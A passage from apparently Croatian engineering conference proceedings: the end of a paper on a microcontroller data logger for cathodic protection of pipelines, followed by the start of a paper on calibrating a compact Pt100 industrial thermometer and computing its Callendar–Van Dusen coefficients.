- Konfiguracija *Watchdog* timera (napravi generalni reset ukoliko postoji zastoj u programu veći od 2048 ms).
- Deklaracija varijabli, potprograma i funkcija (u memoriji mikroprocesora definiramo memorijski prostor za varijable potrebne za izvršavanje programa).
- Čitanje spremljenih podataka iz *EEPROM* (eng. ***E**lectricaly **E**rasable **P**rogrammable **R**ead-**O**nly **M**emory*) memorije, definiranje konstanti i dodjeljivanje početnih vrijednosti varijabli.
- Inicijalizacija memorijske *MMC SD* kartice. Prilikom inicijalizacije program provjerava da li je kartica umetnuta u uređaj. U slučaju da *MMC SD* kartica nije umetnuta, program na zaslonu ispisuje grešku, a uređaj nastavlja s radom kao običan digitalni instrument s četiri kanala bez mogućnošću snimanja podataka na *MMC CD* karticu. Nakon provjere program provjerava da li na memorijskoj kartici ima memorijskog prostora za spremanje podataka. Ukoliko nema prostora na zaslonu se prikaže obavijest da je memorija puna.

B. *Glavna petlja programa*

Nakon inicijalizacije mikroprocesor počinje izvršavati zadaće koje su mu dodijeljene i to u zatvorenoj "*do-loop*" petlji. U glavnoj petlji programa izvršavaju se sljedeće zadaće:

1) AD pretvorba: Nakon inicijalizacije *SPI* sabirnice program u glavnom programu stalno čita podatke iz četverokanalnog 14-bitnog *AD* pretvarača i podatke smješta unutra *SRAM* memorije mikrokontrolera. Podaci se osvježavaju velikom brzinom tako da je moguće snimanje i spremanje na memorijsku karticu svih četiri kanala i do 100 puta u sekundi (100 Hz) što je više nego dovoljno za procese koji se događaju u katodnoj zaštiti.

2) Zaslon: Podaci očitani od strane AD pretvarača spremljeni u SRAM u zavisnosti od odabranog kanala (prikaz pojedinog kanala odabire se tipkama „▲“ i „▼“) prikazuju se na zaslonu.

3) Podešavanje parametara snimanja: Pritiskom na tipku „► “ program ulazi u rutinu u kojoj je moguće

podesiti frekvenciju snimanja i spremanja podataka na *MMC SD* karticu. U toj rutini se tipkama „▲“ i „▼“ na jednostavan način podesi frekvencija. Iz rutine podešavanja frekvencije u glavni izbornik se vraćamo pritiskom na tipku „◄“. Sljedećim pritiskom na tipku „►“ ulazimo u izbornik za podešavanje ON/OFF mjerenja. U toj rutini možemo tipkama „▲“ i „▼“ na jednostavan način podesiti vrijeme koliko dugo (prilikom ON/OFF mjerenja) želimo da je relej uključen (vrijeme *On*), vrijeme koliko dugo želimo da je relej isključen (vrijeme *Off*), broj perioda snimanja (vrijeme jedne periode = vrijeme *On* + vrijeme *Off*) i naravno želimo li uopće *On/Off* mjerenje (*On/Off* je uključeno ili isključeno). Nakon povratka u glavni izbornik na sličan način možemo u izborniku za podešavanje vremena podesiti sekunde, minute, sate, dane, mjesece i godinu. U glavni izbornik vraćamo se pritkom na tipku „◄“ više puta.

4) Komanda za snimanje: Pritiskom na tipku „OK “ program ulazi u rutinu u kojoj se odvija snimanje podataka na *MMC SD* karticu. Odmah na početku program kreira ime datoteke na način: dan, mjesec-redni dnevni broj snimke (1-999). Primjer *0504-001.csv* znači ime datoteke je napravljeno petog travnja i to je prva snimka po redu u tekućem danu. Redni dnevni broj snimke ograničen je na 999 snimki u jednom danu, što je više nego dovoljno dnevno potrebnih snimki za potrebe u katodnoj zaštiti. Nakon kreiranja datoteke program pokreće *TIMER 1* i dalje se izvodi prekidna rutina pod kontrolom *TIMERA 1*. U slučaju da smo u postavkama pod *On/Off* mjerenjem odabrali *On/Off uključeno* tada se u trenutku pokreće *timer 1*, pokrene se i interni brojač koji je odgovoran za kontrolu *On/Off* mjerenja. Tada interni brojač prema postavkama *On/Off* mjerenja uključuje i isključuje izlazni pin koji upravlja radom releja. Ukoliko smo odabrali *On/Off* mjerenje u postavkama *On/Off* mjerenja tada program nakon završenih unaprijed zadanih broja perioda mjerenja sam završava snimku, a u slučaju da imamo normalno mjerenje tada korisnik može završiti snimanje u trenutku kad mu to odgovara. Snimanje se tada završava ponovnim pritiskom na tipku „OK“.


C. Prekidni potprogram

U njemu se u točno određenim vremenskim razmacima uzimaju uzorci sa *A/D* pretvarača iz *SRAM* memorije za sva četiri kanala i spremaju na *MMC SD* memorijsku karticu. Izvršava se pod nadzorom TIMERA1 kojeg konfiguriramo kada podesimo frekvenciju uzimanja uzoraka. Podešavanjem frekvencije uzimanja uzoraka moguće je podesiti da se prekidni potprogram izvršava od 10ms (100Hz) do 1s (1Hz).


IV. REZULTATI MJERENJA

Nakon završetka „demo“ verzije uređaja napravljena su testna mjerenja na *Kanalu 1* (*Ch1*). Mjerenja su provođena kod normalnih meteoroloških uvjeta na testnom mjernom mjestu unutar kompanije *PA-EL d.o.o.* Napravljene su četiri snimke na različitim frekvencijama snimanja. Određene su vrijednosti frekvencija uzorkovanja 10 Hz, 30 Hz, 50 Hz i 100 Hz. Na slikama 4. do 7. prikazani su podaci snimljeni uređajem na spomenutim frekvencijama. Iz sva četiri grafa možemo očitati podatke potrebne za analizu stanja katodne zaštite.


Porastom frekvencije uzorkovanja grafovi prikazuju „gušće“ krivulje jer uređaj mjeri signal koji u sebi sadrži više frekvencije. Na taj način moguće je mjeriti i snimiti čak i najmanju smetnju koja se javlja na cjevovodu što prikazuje i slika 7. Ipak, za potrebe katodne zaštite i za određivanje kriterija dostatnosti prema *HRN EN 12954*, inženjerska praksa je pokazala kako je mjerenje sa 10 uzoraka u sekundi (10 Hz) sasvim dovoljno.




Slika 4. Snimanje krivulje depolarizacije frekvencijom 10 Hz



Slika 5. Snimanje krivulje depolarizacije frekvencijom 30 Hz



Slika 6. Snimanje krivulje depolarizacije frekvencijom 50 Hz



Slika 7. Snimanje krivulje depolarizacije frekvencijom 100 Hz

V. ZAKLJUČAK

Primjenom mikroprocesora, te dugogodišnje iskustvo u mjerenjima na sustavima katodne zaštite, poštivanje normi za katodnu zaštitu otvorilo je put prema razvoju uređaja za prikupljanje podataka u katodnoj zaštiti.

Prikazani uređaj za mjerenje i prikupljanje podataka u katodnoj zaštiti u potpunosti je zadovoljio zahtjeve iz projektnog zadatka da bude prenosiv, da ima mogućnost pohrane velike količine podataka (> 2GB), da omogućava tehnike mjerenja i skupljanja podataka prema *HRN EN 13509:2004* (Mjerne metode u katodnoj zaštiti) te na taj način postao konkurentan proizvod na domaćem i svjetskom tržištu. Pored svega opisanog bitno je navesti da je prikazani uređaj potpuno nezavisan u svom radu, jer podatke sprema na medij koji je prenosiv, a datoteke koje stvara moguće je direktno importitrati u *MS Excel*. Na taj način nije potrebna izrada dodatnog softvera za prikaz i obradu podatka te izradu izvještaja, čime uređaj još više dobiva na konkurentnosti.

Ovim radom je dokazano da se korištenjem mikrokontrolera može proizvesti uređaj koji zadovoljavaja i najzahtjevnije zahtjeve korisnika, ubrzava postupak analize stanja cjevovoda te omogućuje kvalitetnije održavanje sustava katodne zaštite. Samim time, poštivajući norme i standarde, uređajem za mjerenje i snimanje podataka u katodnoj zaštiti dovodimo sigurnost naftnog i plinskog transportnog sustava na zavidni nivo pouzdanosti i sigurnosti.

LITERATURA

[1] D. Pažameta: *Osnovni principi katodne zaštite, uređaji za katodnu zaštitu, daljinski nadzor i upravljanje uređajima katodne zaštite*, diplomski rad br. E60, Tehničko veleučilište u Zagrebu, Politehnički specijalistički diplomski stručni studij, Specijalizacija elektrotehnika, Elektrotehnički odjel, Zagreb, 2010.

[2] D. Pažameta, D. Maršić, G. Malčić: *Razvoj upravljačkog uređaja sustava katodne zaštite*, Computers in Technical Systems (CTS), MIPRO 2011.

[3] D. Pažameta, S. Pavliša, D. Maršić, G. Malčić: *Daljinski nadzor i upravljanje sustavom katodne zaštite preko VPN/GPRS mreže i optičkog komunikacijskog sustava*, Computers in Technical Systems (CTS), MIPRO 2009.

[4] Atmel: *ATmega644p-8-bit Microcontroller with 64KBytes In-System Programmable Flash*, datasheet, 8011O – AVR – 07/10

[5] MAX1148 - Multichannel, True-Differential, Serial, 14-Bit ADCs, Maxim Integrated Products

[6] AN10911: *SD(HC)-memory card and MMC interface conditioning*, Application note

[7] SanDisk Secure Digital Card, Product Manual, Version 1.9, Document No. 80-13-00169

[8] MMC/SD MEMORY CARD FAT16/FAT32 DRIVER, *technical manual V1.06*

[9] HRN EN 13509:2004: *Mjerne metode u katodnoj zaštiti*

[10] HRN EN 12954:2001: *Katodna zaštita ukopanih ili uronjenih metalnih objekata - Opća načela i primjena za cjevovode*

[11] MCS Electronics: *BASCOM 8051 Help Reference*, 2007.

Idejno rješenje kalibracije industrijskog kompaktnog termometra

Lj. Cvitaš
Tehničko veleučilište u Zagrebu, Zagreb, Hrvatska
lcvitas@tvz.hr


Sažetak – Kompaktne izvedbe mjernih senzora i mjernih pretvornika pružaju dodatni komfor korisniku; jednostavnost montaže i primjene te bolja otpornost na elektromagnetske i druge smetnje iz okoliša. Gledano pogledom proizvođača, ali i servisera te evidentne prednosti imaju i svoju cijenu: primarna veličina koju senzor daje nije dostupna niti naknadno direktno mjerljiva, te otpada standardni postupak kalibracije gdje se u mjernom području posebno kalibrira senzor , a odvojeno mjerni pretvornik. Naročito je problem izražen kod kompaktnih pretvornika temperature, gdje se uz sve prednosti koju pruža digitalni uređaj želi ostvariti i vrhunska apsolutna točnost mjerenja upotrebom platinskog senzora. Kalibracija ugrađenog mjernog pretvornika nije provediva kao kod samostalnog uređaja. Direktna simulacija senzora otpornom dekadom na ulazu nije moguća. Zbog svega navedenog u radu se obrazlaže idejno rješenje posebne kalibracije predložene izvedbe industrijskog kompaktnog termometra. Rješenje je osigurano usklađenom interakcijom programske podrške mikroupravljača mjernog pretvornika te same kalibracione metode koja se provodi u uvjetima serijske proizvodnje.

I. UVOD

Kompaktni pretvornik temperature je sklop mjernog senzora i mjernog pretvornika zatvoren u jedinstvenom kućištu od čelika ili sličnog čvrstog materijala (slika 1). U principu tu bi sa dalo govoriti i o kompaktnom mjernom pretvorniku temperature sa ugrađenim senzorom, ali naglasak je kod mjerenja temperature ipak na senzoru koji dolazi na direktan ili indirektan način u doticaj s medijem čija se temperatura mjeri, a što je izlazna veličina tog mjerenja, nije od kapitalnog značaja [1,2]. Termometar, u širem značenju, je termometar imao on ili nemao ugrađeni mjerni pretvornik temperature. Korisnik takav uređaj na lak način može montirati u industrijsko postrojenje ili drugu napravu ili stroj, te predviđene izvode tog termometra (naponski, strujni ili pak digitalni signal) spojiti na upravljački, nadgledani ili ini sustav gdje se informacija o izmjerenoj temperaturi koristi.

U slučaju korištenja kompaktnog termometra, korisnik se ne mora brinuti o načinu spajanja samog senzora sa mjernim pretvornikom temperature (dvožično, trožično, četverožično), pa u krajnjoj liniji ne mora ga niti zanimati koje je vrste sam senzor (otporni, naponski ili neki drugi), već ga zapravo samo zanima predviđeno mjerno područje takvog kompaktnog termometra, točnost mjerenja, te vrsta izlaznog signala. Naravno da upotreba mikroupravljača unutar takvog sklopa omogućuje korisniku i druge pogodnosti kao npr. naknadno podešavanje mjernog područja mjerenja, vrijeme odziva odnosno njegovo usporenje, te razne vrste dijagnostičkih, sigurnosnih i drugih funkcija.

Za razliku od "temperaturnog mjernog mjesta" koje se sastoji od više sastavnica, npr. zaštitne cijevi ugrađene u cjevovod, mjernog uloška gdje je smješten senzor te mjernog pretvornika temperature koji može biti ugrađen u glavu termometra ili pak kabelom povezan sa mjernim uloškom i smješten u upravljačkom ormaru postrojenja, kompaktni termometar je cjelovito mjerno mjesto koje se ne da rastaviti na rečene sastavnice. Za primjenu i montažu svakako jednostavno, ali glede kalibracije (tvorničke ili naknadne) svakako zahtjevno. Naime primarna veličina koju senzor daje (otpor u konkretnom slučaju kad imamo platinski senzor) nije dostupna niti naknadno direktno mjerljiva, te otpada standardni postupak kalibracije gdje se u mjernom području kalibrira sam senzor (mjereći vrijednost otpora u više referentnih točaka temperature), da bi se izračunati Calendar van Dusen (dalje CvD) koeficijenti prenijeli u mjerni pretvornik temperature [3].



Slika 1. Kocept kompaktnog pretvornika temperature

II. STRUKTURA SKLOPA

A. Blokovska shema

Na slici 2 prikazana je blokovska shema prototipa kompaktnog termometra koji će se koristiti kao osnova za razvoj cijele serije sličnih proizvoda. Paralelno blokovskoj shemi prikazan je fizički izgled prototipa položenog tako da smještaj elemenata blokovske sheme otprilike odgovara položaju u unutrašnjosti termometra. Tako je platinski senzor smješten krajnje u samom vrhu zaštitne cijevi te spojen četverožično sa štampanom pločicom elektroničkog modula. Kabel, odnosno žice koje povezuju elektronički modul sa senzorom imaju silikonsku izolaciju kako bi mogli biti izloženi temperaturama medija u mjernom području od -50°C do 200°C. Elektronički modul, odnosno sam mjerni pretvornik temperature smješten je u cijevi koja se nastavlja na procesni priključak namijenjen za uvrtanje termometra u mjerno mjesto. Električni priključak kompaktnog termometra su izvodi ”1” i ”2” na konektoru tipa M12 koji je integriran u kućištu termometra.

Mjerni dio kompaktnog termometra sastoji se od diferencijalne strujne petlje i dvokanalnog analogno-digitalnog pretvornika [4]. Strujna petlja sastoji se od izvora te serijski spojenih otpornika od kojih je jedan otpor senzora temperature (vanjski izvodi) te jedan je precizni i što je još važnije temperaturno stabilni referentni otpornik [5]. Otpornici R1 i R2 služe za ograničenje struje petlje te za dizanje diferencijalnih napona petlje u zonu definicije A/D pretvornika. Idealni spoj trebao bi imati regulirani izvor konstantne struje, a mjerenje diferencijalnih napona na Pt100 senzoru i R_{ref} trebalo bi biti sinkrono [6]. Spoj na prototipu ne koristi izvor konstantne struje već stabilizirani naponski izvor (3,5VDC). Pri tom se polazi od pretpostavke da je struja

$$I_{sens} = Vcc / (R1 + Pt100 + R_{ref} + R2) \qquad (1)$$

konstantna za vrijeme trajanja mjerenja diferencijalnih napona ΔU_{Pt100} i ΔU_{Rref}. Pretpostavka je plauzibilna ako znamo koliki je maksimalni porast temperature koja djeluje na senzor u odnosu na vrijeme trajanja mjerenja dva napona na ulazu A/D pretvornika. Uzmimo dakle da koristimo keramički Pt100 senzor sa vremenom odziva cca $t_{0,9}$ = 0,5 s [7][8]. To vrijeme je pet puta duže od vremena analogno digitalne pretvorbe potrebnog da se izmjere naponi U_{Pt100} ili U_{ref}.

. Vrijeme analogno digitalne pretvorbe može biti i kraće, ali zbog potrebe da se potisne negativni utjecaj smetnji od mrežnog napona (50/60 Hz) preporuča se koristiti vrijeme A/D pretvorbe koje potiskuje taj utjecaj. To pravilo vrijedi za mjerne pretvornike kod kojih se signal sa senzora temperature spaja dužim kabelom gdje je očekivani utjecaj izmjeničnog mrežnog napona veći. U slučaju kompaktnog termometra, koji ima metalno kompaktno kućište, ne očekuje se utjecaj mrežne frekvencije, međutim to se mora potvrditi na prototipu.


Mikroupravljač vrlo niske vlastite potrošnje ugrađen je kao središnji element pretvornika temperature [9]. Preko sučelja izvor je modulacije struje strujne petlje 4-20mA te digitalne komunikacije ostvarene amplitudnom modulacijom na napajačkom krugu petlje. Asinkrona serijska komunikacija, jednostavnog vlastitog protokola koristi se u modu programiranja i kalibracije kompaktnog termometra.

B. Proračun

Proračun ulaznog sklopa kompaktnog termometra bazira na sljedećim pretpostavkama:

- mjerno područje termometra je od -50°C do +200°C
- vrijednost otpora senzora u granicama od 80Ω do 176Ω.
- ugrađeni senzor je tip Pt100 klase A
- maksimalna vrijednost otpora senzora (kod 850°C) je 390Ω
- referentni napon A/D pretvornika 2,048V
- vrijednost referentnog otpornika je 130Ω
- maksimalno pojačanje programibilnog pojačala u ADS1112 je 8.
- ulazna dinamička impedancija A/D pretvornika je 350kΩ
- vrijednost senzorske struje o granicama od 0,2mA do 0,8mA
- stabilizirani napon pretvornika Vcc= 3,5V

Uzmimo kao granični slučaj da se kod maksimalne vrijednost otpora senzora ulaz A/D pretvornika još ne ulazi u zasićenje:



Slika 2. Blokovska shema industrijskog kompaktnog termometra

$$U_x = I_{sens} * Pt100_{max} * Gain = 2{,}000V \quad (2)$$

Iz (2) proizlazi struja kroz senzor:

$$Isens = 2{,}000 / (390 * 8) = 0{,}641\ mA \quad (3)$$

Ako pak izraz (1) riješimo po R1+R2 = R_{uk} dobivamo:

$$R_{uk} = (V_{cc}*Pt100_{max}*Gain)/2 - (Pt100_{max} + R_{ref}) \quad (4)$$

odnosno R_{uk} = 4940 Ω.

Time dobivamo mogući izbor za R1= 2200Ω i R2 = 2700Ω. Ulazna impedancija diferencijalnog ulaza A/D pretvornika nije zanemariva i kod pojačanja 8 iznosi oko 350kΩ. To znači da kod mjerenja ΔU_{Pt100} mjerimo napon na paraleli senzorskog otpora i otpora ulazne impedancije. Isti je slučaj i kod mjerenja ΔU_{Rref} , ali je tu vrijednost paralele otpora konstantna. Razlika u mjerenju otpora senzora kod minimalne i maksimalne očekivane vrijednosti u mjernom području (između 80Ω i 176Ω) iznosi 0,07Ω i može se kompenzirati u programskom kodu mikroupravljača.

Osim ulazne impedancije A/D pretvornika kod mjerenja se mora uzeti u obzir i pomak koji se dobiva mjerenjem kratko-spojenog ulaza A/D pretvornika. Ta mala vrijednost ipak utječe na točnost mjerenja i mora se uzeti u obzir:

$$R_{izm} = R_{ref} * (U_x - U_{off}) / (U_{ref} - U_{off}) \quad (5)$$


Mjerenje U_{off} moguće je provesti uz uvjet I_k =0 , obzirom da su vrijednosti otpora Pt100 i Rref male u odnosu na ulaznu impedanciju A/D pretvornika. Da bi se poništio utjecaj *common mode* efekta dobro je izmjeriti posebno pomak na svakom od dva ulaza A/D pretvornika tako da je preciznije određivanje otpora Pt100 senzora određeno izrazom:

$$R_{izm} = R_{ref} * (U_x - U_{offx}) / (U_{ref} - U_{offref}) \quad (6))$$


III. KALIBRACIJA

A. Osnovne postavke

Kalibracija kompaktnog termometra može se obaviti



Slika 4. Nezavisna kalibracija senzora i mjernog pretvornika



Slika 3. Kalibracija kompaktnog termometra

na dva načina:

- posebno kalibrirati senzor, a posebno pretvornik temperature
- kalibrirati u istom procesu kompletni uređaj

Prvi način provodi se kod standardnog temperaturnog mjernog mjesta koje se sastoji od termometra i odvojenog pretvornika (slika 3). Postupak je vremenski duži, naravno i skuplji, a zahtjeva i prenošenje podataka o izračunatim CvD koeficijentima sa senzora na mjerni pretvornik. Pri tom se mora paziti da i serijskoj proizvodnji ne dođe do zamjene spojenih parova senzor-pretvornik.

Taj način kalibracije je s druge strane opet „jednostavan“ jer ne zahtjeva promjenu metodologije kalibracije ili promjene u softveru mjernog pretvornika ili softvera kalibracijskog sustava. Senzor se uranja u medij poznate temperature, a otpor senzora se mjeri preciznim instrumentom. Na ulaz mjernog pretvornika se pak spaja precizna otpornička dekada, a izmjereni otpor ili pak izračunata temperatura očitava se digitalno na izlazu mjernog pretvornika [10][11].

Drugi način kalibracije pretpostavlja da kompletni uređaj u kojem je senzor fiksno spojen u četvorožičnom spoju na ulaz pretvornika i nije moguće izmjeriti „međuvrijednost“ odnosno otpor koji ima senzor na nekoj od referentnoj temperatura. Ulazna vrijednost je temperatura kojoj je izložen senzor kompaktnog termometra, a izlazna vrijednost je digitalni iznos temperature, otpora ili neke druge interne varijable pretvornika temperature (slika 4).

U mjerni pretvornik je ugrađen referentni otpornik Rref vrlo malog temperaturnog koeficijenta (Tk < 50ppm/°C). Nazivna vrijednost tog otpornika je upisana kao početni parametar (130Ω) u memoriju kao vrijednost R_{ref}, ali stvarna vrijednost referentnog otpornika može odstupati od te nominalne vrijednosti. Taj parametar se koristi u izrazu (6) kao konstanta koja svojom vrijednošću direktno utječe na točnost izračuna otpora senzora.

Pošto se vrijednost tog otpora ne da direktno izmjeriti uspoređujući njegovu vrijednost sa vrijednosti nekog poznatog vanjskog otpornika (npr. otporničke dekade), jedina preostala opcija je usporedba otpora ugrađenog Pt100 senzora sa referentnim otpornikom.

Platinski vodič u formi vrlo tanke žice ili metaliziranog sloja na keramičkoj čip-bazi prvi je izbor za linearne i stabilne senzore u industrijskoj primjeni [12]. Ugrađeni Pt100 otpornik klase A ima po normi IEC 60751 najmanju grešku u točki 0°C i to ±0,06Ω [13]. Znači da ako kompaktni termometar uronimo u temperaturnu kupku (mješavinu leda i vode) vrijednost otpora Pt100 senzora nalazit će se u granicama od 99,94 do 100,06Ω pa to stanje možemo koristiti kao „okidač“ za točno određivanje parametra R_{ref}:

$$R_{ref} = (100\pm0{,}06)^* (U_{ref} - U_{offref})/ (U_x-U_{off}) \quad (7)$$

Ako se želi postići veća točnost mjerenja paralelno sa termometrom koji se umjerava, u kupku se treba uroniti standardni platinski termometar veće klase točnosti, ali vremena odziva koje je slično ili barem red veličine kao i kompaktni termometar koji se umjerava. Kontrolom temperature koji mjeri taj referentni termometar, odnosno mjerenjem njegovog otpora R_{std}, postiže se da je u trenutku „okidanja“ tj. uzimanja mjernih podataka u pretvorniku temperature određena vrijednost otpora R_{ref} još točnija:

$$R_{ref} = R_{std} * (U_{ref} - U_{offref})/ (U_x-U_{off}) \quad (8)$$

B. Izračun koeficijenata CvD

Otpor senzora i temperaturu u temperaturnom području od −200°C do 0° C povezuje polinom četvrtog stupnja:

$$R_T = R_0*(1+A*T+B*T^2+C*(T-100)*T^3), \quad (9)$$

a za temperaturno područje od 0°C do 850 °C vrijedi polinom drugog stupnja:

$$R_T = R_0*(1+A*T+B*T^2). \quad (10)$$

Obzirom da je mjerno područje kompaktnog termometra ograničeno na raspon od -50°C do +200°C, za postizanje povećane točnosti mjerenja senzor i mjerni pretvornik uskladit će se preko CvD koeficijenata A i B (odnosno α i δ) [14]. Koeficijent C (odnosno β) neće se računati nego će se uzeti kao konstanta

$$C = -4,183 \cdot 10^{-12} \ °C^{-4} . \quad (11)$$

Naime pokazalo se da je utjecaj koeficijenta C u negativnom području temperatura vidljiv tek u području ispod -50°C, odnosno da koeficijenti A i B bolje korigiraju grešku mjerenja u području od -50°C do 0°C nego sam koeficijent C [14].

Iz toga proizlazi da za kalibraciju kompaktnog termometra dostaju tri referentne temperature točke:


$T_0 = 0°C$ ($R_{izm}= 100\Omega$)
$T_{100} = 100°C$ ($R_{izm}= R100$)
$T_{high} = 200°C$ ($R_{izm}= R200$)

Prema tablici 7.1 [14] možemo izračunati vrijednosti za koeficijente alfa i delta:

$$\alpha = (R100-100) / 10^4 \quad (12)$$

$$\delta = 100 - 50*(R200-100) / (R100-100) \quad (13)$$

Prema izrazu (3-29) [14] imamo priliku izračunati I srediti izraz za koeficijent A:



Slika 5. Postupak kalibracije referentnog otpornika R_{ref}

$$A = 2* (R100-100)/10^5 - 50*(R200-100)/10^6 \quad (14)$$

Koeficijent B računamo prema izrazu (3-30) iz [14] te sređivanjem dobijemo:

$$B = - (R100-100)/10^4 + 50*(R200-100)/10^8 \quad (15)$$

Uočimo sljedeće elemente u računanju koeficijenata A odnosno B:

$$PRVI = (R100-100) / 10^4 \quad (16)$$

$$DRUGI = 50 * (R200-100) / 10^6 \quad (17)$$

Pojednostavljeno koeficijente A i B možemo prikazati kao:

$$A = 2 * PRVI - DRUGI \quad (18)$$

$$B = - PRVI / 100 + DRUGI / 100 \quad (19)$$

